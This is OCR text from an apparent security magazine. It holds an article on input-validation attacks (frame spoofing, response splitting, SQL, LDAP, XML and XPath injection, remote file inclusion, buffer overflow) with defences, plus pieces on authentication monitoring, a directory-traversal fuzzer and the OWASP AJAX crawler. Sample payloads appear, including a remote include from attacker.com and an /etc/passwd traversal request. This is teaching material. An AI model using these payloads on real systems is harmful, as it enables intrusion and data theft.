
This is prevalent in login-pages (in which the text-boxes of username and password are embedded in an HTML frame) where the user needs to enter their credentials. Now if the user enters his/her credentials, the information goes to the crafted malicious page/site of the attacker, instead of the legitimate location. And, since it is done via frames, it is difficult to catch.

Example (XFS Attack against IE)

To exploit the IE bug which leaks keyboard events across framesets, an attacker may create a web page at *evil.com*, which the attacker controls, and include on the evil.com page a visible frame displaying the login page for *example.com*. The attacker can hide the frame's borders and expand the frame to cover the entire page, so that it looks to the browser user like he or she is actually visiting *example.com*. The attacker registers some JavaScript in the main *evil.com* page which listens for all key events on the page. Normally, this listener would be notified of events only from the main evil.com page – but because of the browser bug, this listener is notified also of events from the framed example.com page. So every key press the browser user makes in the *example.com* frame, while trying to log into *example.com*, can be captured by the attacker, and reported back to *evil.com*: Listing 1 and Figure 5.

Protection against XFS

For this, the frame should be allowed to interact with the contents from the same domain only. For example, a typical page on *www.mysite.com* can freely script content on any other page on *www.mysite.com*, but cannot script to pages that are located on a different Web domain. Furthermore, a typical page on *www.mysite.com* can freely script content on any subdomain such as *www.inside.mysite.com*. For this, certain restrictions are needed to be implemented in the DHTML Object Model. The DHTML Object Model



When victim visits malicious page with embedded iframe of gmail and enters the credentials, then the JavaScript in the parent frame records the keystrokes and send them to the attacker

Gmail
A Google approach to em
Gmail is built on the idea that er
all. Gmail has:
Lots of space
Over 7689.361607 megabytes (and counting) of free storage.
Less spam
Keep unwanted messages out of your inbox.
Mobile access
Get Gmail on your mobile phone. Learn more
About Gmail
New features!
Switch to Gmail
Create an account
Sign in
Username
Password
Sign in
□ Stay signed in
Can't access your account?

Figure 5. *A prototype of XFS*

uses the document.domain property to enforce this restriction: only pages with identical domain properties are allowed free interaction. The URL protocol must also match. For instance, an HTTP page cannot access HTTPS content.

HTTP Response Splitting

In this, an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header. To mount a successful exploit, the application must allow input that contains *CR* (carriage return, also given by `%0d` or `\r`) and *LF* (line feed, also given by `%0a` or `\n`) characters into the header. These characters not only give attackers control of the remaining headers and body of the response, the application intends to send, but also allow them to create additional responses entirely under their control.

The essence of HTTP Response Splitting is the attacker's ability to send a single HTTP request that forces the web server to form an output stream, which is then interpreted by the target as two HTTP responses instead of one response.

This attack generally occurs when the data enters a web application through an untrusted source, such as HTTP request; and, the data is included in an HTTP response header sent to a web user without being validated for malicious characters.

HTTP Response Splitting is used to carry out various types of attacks like *Cross Site Scripting* (XSS), Cache Poisoning, Cross-user defacement, and Page Hijacking.

Example

Imagine a code which set a header found in GET parameter present in the URL:

```
<?php
header(„Location: „.$GET['redirect']);
?>
```




Figure 6. *A prototype of HTTP Splitting Attack. Here there are two responses instead of one*

This code will set the Location header for your page. A malicious person might recognize this, and try to change what headers the page sends, by cleverly changing the URL to:

```
www.mysite.com/page1.php?redirect=”www.evil.com”
```

Thematically, input validation is the foremost procedure. CRs and LFs (and all other hazardous characters) should be removed before embedding data into any HTTP response headers, particularly when setting cookies and redirecting.

SQL Injection

In this attack, a SQL query is inserted via the input data from the client to the application. It targets the data repositories/databases. A successful SQL injection exploit can read sensitive data from the database; modify database data (Insert/Update/Delete), execute administrative operations on the database; recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.


Hence, the *confidentiality* and the *integrity* of the information present in the database are compromised. And, apparently it occurs due to lack of proper input validation in the queries that are being sent to the database.

Example

See Figure 7.

Protection against SQL Injection

A whitelist and a blacklist should be created. Any input should be checked against these created lists



User-Id : ayan

Password : Ayan's Password

```
select * from Users where user_id= 'ayan'
       and password = 'Ayan's Password'
```

User-Id : ' OR 1= 1; /*

Password : */--

```
select * from Users where user_id= '' OR 1 = 1; /* '
       and password = ' */-- '
```

Figure 7. *A typical SQL Injection Attack*



NORMAL OPERATION
(normal query)
CLIENT
LDAP SERVER
Normal Results
OPERATION WITH CODE INJECTION
(normal query)+ code injection
CLIENT
LDAP SERVER
Normal Results and/or Additional Information

Figure 8. *LDAP Injection prototype*

and sanitized accordingly. In addition, parameterized queries (using bound, typed parameters); schema validation (for XML documents); parameterized stored procedures, should be used to mitigate SQL Injection.

LDAP Injection

LDAP, Lightweight Directory Access Protocol, is an Internet protocol that email and other programs use to look up information from a server. LDAP injection is the technique of exploiting web applications that use client-supplied data in LDAP statements without first stripping potentially harmful characters from the request.

This attack exploits the web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it is possible for the attacker to modify LDAP statements using a local proxy. This could result in execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification or removal inside the LDAP tree (Figure 8).

Example

In a page with a user search form, the following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database.

```
 <input type=”text” size=20 name=”userName”>
Insert the username</input>
```

The LDAP query is narrowed down for performance and the underlying code for this function might be the following:

```
String ldapSearchQuery = „(cn=” + $userName + „)”;
System.out.println(ldapSearchQuery);
```

If the variable `$userName` is not validated, it could be possible accomplish LDAP injection, as follows:

- If a user puts “*” on box search, the system may return all the usernames on the LDAP base
- If a user puts “ayan) (| (password = *))”, it will generate the code bellow revealing ayan’s password (cn = ayan) (| (password = *))

Thematically, input validation is the necessity. Verification of the input is required, preferably using a whitelist. If the input is verified against a whitelist using a regular expression then the input could be rejected and the end user would need to input correct data. The validation should be such the attacker would not have the ability to inject additional LDAP information, especially the `() | *` characters; so the application is prevented from any misuse.

XML Injection

XML, EXtensible Markup Language, is used to transport and store data. In context of present Internet environment, it can store or transport sensitive information.

In this attack, the logic of the XML document will be modified by the attacker, that is, the attacker inserts his/her own XML codes. This may redirect the user-application to the attacker’s site or may compromise some sensitive user information (Figure 9).

Example

This is a typical XML document:




Figure 9. *Storing records in XML file*




Figure 10. *XPATH Injection*




Figure 11. *An interface for file-uploads*

```
<order>
   <price>100.00</price>
   <item>shoes</item>
</order>
```

Here, the price of the shoes is $100. Now assume that the attacker wants to make the price as $1. Then, the following XML is written by the attacker:

```
<order>   <price>100.00</price>   <item>shoes</item>
<price>1.00</price><item>shoes</item></order>
```

The parser generally makes the second `<price>` to override the first `<price>`. This allows the attacker to purchase a pair of $100 shoes for $1.

This often occurs due to improper input validation and data from any untrusted source. In some cases, it may even lead to *Cross Site Scripting* (XSS) attacks.

For this, the schema should be validated against a defined XML Schema Definition. Further, the untrusted input should be validated used, preferably against a whitelist.

XPATH Injection

XPath is a language that describes a way to locate and process items in XML documents by using an addressing syntax based on a path through the document's logical structure or hierarchy.

This attack target Web sites that create XPath queries from user-supplied data. If an application embeds unprotected data into an XPath query, the query can be altered so it is no longer parsed in the manner originally intended. This can be done by bypassing the Web site authentication system and extracting the structure of one or more XML documents in the site. By this way, the attacker can find out the structure of the XML data and access those data which the attacker is not supposed to access (Figure 10).

Example

It can be prevented in a similar way to SQL Injection. The best way is to carefully sanitize user input. Any data received from a user should be considered unsafe. Removing all single and double quotes should remove most types of this kind of attack. This can be done either in the application itself; or in a third party product, such as an application firewall.

File Uploads

File uploads can be considered a vulnerability. It is also called Remote File Inclusion, where the attacker uploads a malicious file on the website or the server using a script; thereby, exploiting the vulnerability. The programming language that is most vulnerable to this exploit is PHP.

Nowadays, uploading a file has become a necessity for the sites like social networking sites, e-mail sites, portals, etc. This vulnerability is apparently due to improper input validation.

It may lead to several harmful consequences such as: execution of malicious codes on the server or the client; XSS attack; defacement of website; access to sensitive data; etc (Figure 11).

Figure 12. *Normal condition when limit is not exceeded*

Figure 13. *Overflow happens when limit is exceeded*

References

- *www.owasp.org*
- *www.testingsecurity.com*
- *www.microsoft.com*
- *www.whatis.com*

Example

Consider the following PHP code:

```
$incfile = $_REQUEST[„file”];
include($incfile.”.php”);
```

The first line of code extracts the value of the file parameter from the HTTP request. The second line of code dynamically sets the file name to be included using the extracted value. If the web application does not properly sanitize the value of the file parameter (for example, by checking against a white list) this code can be exploited. Consider the following URL:

```
http://www.target.com/vuln_page.php?file=
http://www.attacker.com/evil
```

In this case the included file name will resolve to:

```
http://www.attacker.com/evil.php
```

Thus, the remote file will be included and any code in it will be run by the server.

Input validation needs to be performed against a whitelist as well as a blacklist. Using POST method is preferred instead of GET. Limiting the size and other attributes of the file should be considered according to specific guidelines so as to maintain normal services. Moreover, it is necessary to follow the best practices for the application/server/operating system.

Buffer Overflow

This attack exploits a bug in a program. This bug is due to poor programming where no proper bound checking is performed. A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past the buffer.

By this attack, the attacker can make the system to crash; point the return address to the memory location where his/her malicious code is located, thereby making the malicious code to execute (Figure 12 and 13).

This is usually prevalent in programming languages like C where runtime bound-checking is not performed; and can affect all the operating systems.

Example

```
void function (char *str)
{
   char buffer[16];
   strcpy (buffer, str);
}
int main ()
{
  char *str = „I am greater than 16 bytes”;
  function (str);
}
```

Proper input validation is needed. It can be done by using *safe* programming languages like *Java* that performs automatic bound checking. Another way of protection is to use *Canary-Bit*. The canary-bit is used in such a way that when a program points to a memory location, the canary-bit is appended to the start of the main-bits so that if the memory location contains a malicious/unknown code, then the canary-bit gets destroyed, thereby intimating the program of a potential threat.

Conclusion

In this composition, input validation, its use and its implementation were stated; along with the targets and attacks on these targets to exploit the input validation vulnerabilities. With attackers engineering new ways to breach the security of your computer; as a user, you always need to be on your toes, especially when dealing with some sensitive information. Furthermore, as a user, you must not take anything for granted and prepare for the worst, hoping for the best in the meanwhile.

AYAN KUMAR PAN

Ayan Kumar Pan is currently pursuing M.Tech in Information Security and Computer Forensics at SRM University, Chennai, India. He has completed B.Tech from National Institute of Technology, Patna, India. He has worked as an Intern in National Informatics Centre, Port Blair, India. He has secured A+ grade four times in various National Level Mathematics Aptitude Tests. His research interests include wireless sensor networks and network security.


Web Attacks

Input validation attacks should be your concern

How important a website can be for you? A website is a fairly inexpensive and effective business tool that serves a purpose for both you and your clients. The Web is a client and server based concept, with clients such as Internet Explorer, Firefox, Mozilla, Opera, Google Chrome and others connecting to web servers such as IIS and Apache, which supply them with content in the form of HTML pages.

Many companies, organizations and individuals have collections of pages hosted on servers delivering a large amount of information to the world at large. Organizations use it for advertisement and contacting with their customers easily and by having a web presence, you expand your market significantly!

So why do we care about Web security? Your website is like a shop window of a company which you use for advertisement and exhibit information related to your business primarily. But all of the information being shared should be on need-to-know bases and under your control. What you don't want to do is leave the window opens so that any passerby can reach in and take what they want for free, and you ideally want to make sure that if someone throws a brick, that the window doesn't shatter! Unfortunately, web servers are complex programs, and as such, have a high probability of containing a number of bugs, and these are exploited by the less scrupulous members of society to get access to data that they shouldn't be seeing. Also there are risks associated with the client side of the equation like your browser. There are a number of vulnerabilities which have been discovered which allow for a malicious web site to compromise the security of a client machine making a connection to them.



News

Symantec backtracks, admits own network hacked


Warns pcAnywhere users they face increased risk, confirms theft of source code of prominent consumer programs

By Gregg Keizer

January 17, 2012 04:06 PM ET

22 Comments

Figure 1. *Symantec Network Was Compromised and Source Code Leaked*



CIA Web site hacked; group LulzSec takes credit

Figure 2. *Hackers Penetrated CIA Website*

Some Famous Web Attacks

Above you have seen the most famous web attacks reported up to date. This clearly shows how important web applications has become for us as it is the prime target for any bad guy who

Post Authentication Activity Validation

As a kid I used to pick Chanterelles in a forest close to my grandparents' vacation home. It was not an easy task because the mushrooms had many connoisseurs looking for them due to their excellent flavor, so I often spent hours foraging without finding any.

I remember complaining to my grandfather, so he gave me the following advice: while walking in the forest consider turning left if you feel like you need to turn right because if you don't you are going to walk the path everyone else is walking. I followed his advice the very next day and it worked like a miracle.

Motivation

Learning is a part of our life: we authenticate facts, store information relevant to our choices and perform analysis of our decisions in order to confirm the truth. We do this every day and at every opportunity afforded. We see a TV commercial talking about a specific car quality, see this very car model break down, and thus we learn from this experience. We change our trust in products and brands based on their issues and consumer feedback. We get married and divorced, move from one city to another, make friends, raise our kids, survive and grow.

I'm not sure why, but it seems as if we did not consider this knowledge while designing our IT authentication methodologies. No matter what we do as IT users, we don't have personalities and our systems don't have centralized information storage and the ability to analyze data stored. Instead we designed our systems to trust user authentications to be secure as long a specific user account was enabled at the time of login, and the user did not misspell anything during authentication. Some of us who manage networks and security understand this design limitation and are trying to fix it. We do this by creating or purchasing centralized log solutions for storing information related to our user activities. We even sometimes agree on how to analyze the data stored, and some of us even perform the actual analysis. A select few of us can understand analysis report data while trying to afford analysis application maintenance and tuning costs.

Complexity of data collection, storage and analysis forces us to focus on external threats instead and consider our computer systems trusted and secure by design. It gives us a false sense of security, especially if it's combined with our efforts in preventing an unauthorized access by using multi-factor authentication methodologies as our main security methodology. Unfortunately this approach does not work because our computer systems can be very complex and are always managed by people. Our defense software can't be guaranteed to be free of defects and bugs and our multi-factor authentication models are known for interoperability, require personally identifiable information and are defenseless against simple things like key loggers and Trojans. Even if it is all done right, we still fail to satisfy FFIEC security standards. Instead we become a statistic in a study that reported 94% of the authentication solutions

DotDotPwn

The Directory Traversal Fuzzer

A directory traversal (or path traversal) consists in exploiting insufficient security validation or sanitisation of user-supplied input file names, so that characters representing „traverse to parent directory" are passed through to the file APIs. The goal of this attack is to order an application to access a computer file that is not intended to be accessible.

This attack exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code.

Directory traversal is also known as the `../` (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks. A typical example of vulnerable application in PHP code is: Listing 1. An attack against this system could be to send the following HTTP request: Listing 2. Generating a server response such as: Listing 3.

Listing 1. *Example of vulnerable application in PHP code*

```
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" .
                    $template);
?>
```

Listing 2. *Example of directory traversal attack*

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/
                    passwd
```

Some web applications scan query string for dangerous characters such as:

```
..
..\
../
```

to prevent directory traversal attacks. However, the query string is usually URI decoded before use. Therefore these applications are vulnerable to percent encoded directory traversal such as:

```
%2e%2e%2f which translates to ../
%2e%2e/ which translates to ../
..%2f which translates to ../
%2e%2e%5c which translates to ..\
```

Listing 3. *Example of server response*

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/
                   phpguru/:/bin/csh
```

Improving Web App Evaluations

with the OWASP AJAX Crawling Tool

Not a day goes by that a new web application or social networking is released into the wild. If you watch any of the freelance job sites you will also notice how many of these products are being developed by inexperienced or insecure developers.

Just as frequent in the news are announcements of massive breaches that have compromised millions of dollars worth of data. What makes this even more disturbing is hearing about how simple some of these attacks are and how easily they could have been avoided.

The World Wide Web is nearly indistinguishable from what it was ten or fifteen years ago. Web security has gone from being nonexistent to a completely separate industry within the security world itself. As web based attacks have become more prevalent and sophisticated, so has the awareness of such threats become apparent to the development community.

Although awareness and coding practices have improved, the technology available has grown just as quickly if not more so. The increase in technology means more complex applications, a lack in thorough understanding of said technology, and a greater demand for development. In many cases this has led development shops to adopt an approach in which security must be left out or simplified in the design process. In stead security concerns will be addressed as a part of the QA process.

Whether or not your development shop has sacrificed security in the design process, there has never been a bigger need or focus on vulnerability identification in the QA phase of production. Unfortunately, only so much can be discovered manually and even with automated means. Technologies like AJAX, and for the sake of this article I will generalize that to mean plain JavaScript as well, have added to this difficulty.

The "AJAX Problem"

AJAX (*Asynchronous JavaScript and XML*) was introduced as a way to make web applications more interactive and smooth. Without having to reload pages or by updating page content with live data, the user has a completely different experience when utilizing a web application. In fact, in the early days many would differentiate a "web application" from a "web site" based upon its usage of AJAX.

Prior to AJAX it was simple enough to enumerate a web app by parsing the html for links or input fields. With that data it was possible to spider the entire application by repeating the process on each discovered page. With this new technology a layer of complexity was introduced. No longer could you expect the body of the page to contain all of the elements that were available to the user. Even more so, you could not even assume that each element on the page would react (or not react) the way it should. For instance, `<div>` elements could be used as a button. By attempting to enumerate such applications using the older methods would result in a partially enumerated product.

Enter ACT

I was first tasked with automating the enumeration of AJAX applications while working at a company with a massive web presence. There were some limited attempts to do it, but nothing fully automated. What did exist was a number of programmatic APIs in which the process could be created for specific applications. Some of these products are:

- Selenium (*http://seleniumhq.org/*) – a library that drives your browser. It essentially simulates user interaction.
- Watir (*http://watir.com/*) – a similar library written for Ruby.
- Crawljax (*http://crawljax.com/*) – A Java library that uses Selenium. It is far more automated by allowing the user to generalize certain aspects of the crawling, but is still just a coding library.

Using these libraries would require rewriting code for every application, a process that hardly sounds 'automated' to me. So, like any good programmer, I built upon the efforts of those that have gone before me. After a number of code rewrites and with fans anticipating a usable tool, the AJAX Crawling Tool was born. Within a few weeks of its release ACT was then accepted as an OWASP Project, fulfilling one of their proposed project requests.

The crawling capabilities are built completely around Crawljax. I built the GUI and an assortment of custom plugins to allow flexible and easy usage in conjunction with other security assessment tools.

How It Works

The crawling works by simulating user interaction. The user designates specific parameters (URL, browser, etc.) before execution that are utilized during the crawling process. What also makes it different is how the target application is parsed. Rather than parsing the HTML (like most crawlers/spidering tools) ACT observes the DOM for any changes. The crawler works in an iterative fashion, following a few simple steps:

- ACT parses the DOM
- Starting from the top, it simulates a user click on any type of element the user has designated (`<div>`, `<a>`, `<span>`, etc.)
- ACT checks for any changes to the DOM. Based on the outcome it will:
  - If there is a change, it logs the resulting URL, keeps track of the current path, and returns to step 1.
  - If no change, it returns to step 1 and continues on to the next element within the DOM (Figure 1).

How Is It Different?

There are two things that set ACT and make its unique AJAX crawling capabilities possible.

- DOM targeted crawling allows the unique AJAX detection to occur. Most crawlers and crawling functions within other tools work by parsing HTML on page loads. By listening to the DOM any changes made via JavaScript can be caught without the page having to be reloaded.
- A usable GUI and command-line options set ACT apart from simply using the Crawljax and Selenium libraries themselves. Without ACT you would need to write separate code for each target, re-specify each configuration, and write their own custom plugins to get the results out to other projects. ACT makes the process simple, easily changeable, and abstract enough to be applied to all applications rather than just a single one.

How Does ACT Improve Evaluations:

- Creates a scriptable process for crawling AJAX applications
- Automates what formerly was manual work





Figure 1. *ACT Checks for any Changes to the DOM*


AJAX Crawling Tool
File Crawl Help
Basic Configurations | Whitelist & Blacklist | Input Specifications | Proxy Settings | Output

Target URL: http://

Browser Type: ● HTML Unit ○ Chrome ○ Internet Explorer ○ Firefox

Duration: □ Depth 0 □ States 0 □ Time (Minutes) 0

Delays: □ Event Delay 0 □ Reload Delay 0

Scope: ☑ Crawl Frames □ Crawl Once

Figure 2. *AJAX Crawling Tool – Basic Configuration*

- Exposes transparent client-side interactions with backend servers and third party sources.
- Security Testing - Some have used it to simulate SQL injection or XSS attacks
- More!


Using ACT

You can download the current version from the Google Code site: *http://code.google.com/p/fuzzops-ng/downloads/list*.

Basic Configuration

The basic configurations page (Figure 2) is just what it sounds like. Here are the configurations that tell ACT what to crawl, what to crawl it with, how long to crawl and more.


- Target URL – A valid URI for the target application. I recommend using the top landing page, not a specific page within the application. And don't worry about cross-origin crawling since ACT prevents that for you.
- Browser Type – There are 4 available browsers; Chrome, IE, Firefox and HTML Unit. By default HTML Unit is selected, but I recommend Firefox for crawling via the ACT GUI.
- Duration
  - Depth – Essentially this limits how many clicks deep the crawling will go from the root, or starting state.
  - States – Every alteration to the DOM is considered a new state. This will terminate the crawling once the prescribed amounts of states are found.
  - Time – Crawling will terminate after set time limit.
- Delays
  - Event – Time to wait after an event is triggered.
  - Reload – Time to wait after the URL is reloaded.
- Crawl Frames – Whether or not to exercise elements within an `<iframe>`.
- Crawl Once – Only click each element once. Useful to speed up crawl where each state contains a reference to numerous other states (Figure 3).


AJAX Crawling Tool
File Crawl Help
Basic Configurations | Whitelist & Blacklist | Input Specifications | Proxy Settings | Output
New
Edit
Delete

☑ Click Default Elements (all anchors and buttons)

Tag	Attribute Name	Attribute Value	Text	XPath	Click?

Figure 3. *Whitelist & Blacklist*



HTML Tag: ☑ Click?

□ Attribute Name: Value:


□ With Text:

□ In XPath:

Figure 4. *Creating/Editing a Click Element*

This panel is used to explicitly define which elements to click or not to click. As you will see, the interface gives you the maximum amount of control to be either completely general or extremely specific.

- Click Default Elements – Like it states, all anchors and buttons; what you would expect to influence DOM state by default (Figure 4).
- Click? – Since the interface is used to both whitelist and blacklist elements, this checkbox defines how you want the defined rule to be applied.
- HTML Tag – The name of the HTML tag (ex. `<a>`, `<div>` etc.) for which the rest of the rule applies. This is the only required field.
- Attribute – Used to further specify which tag(s) should be clicked or not clicked. Both Name and Value fields are required.
- Name – The name of the attribute, like id within the following: `<div id="1">`
- Value – the value associated with attribute. In the above example the 1 is associated with the id attribute.



HTML Tag: input ☑ Click?

☑ Attribute Name: type Value: submit

□ With Text:

□ In XPath:

Figure 5. *Specifying a <form> Button*

Security Reliks
securityreliks.securegossip.com/

Figure 6. *Security Reliks*

For example, you can specify a `<form>` button with a rule (Figure 5).

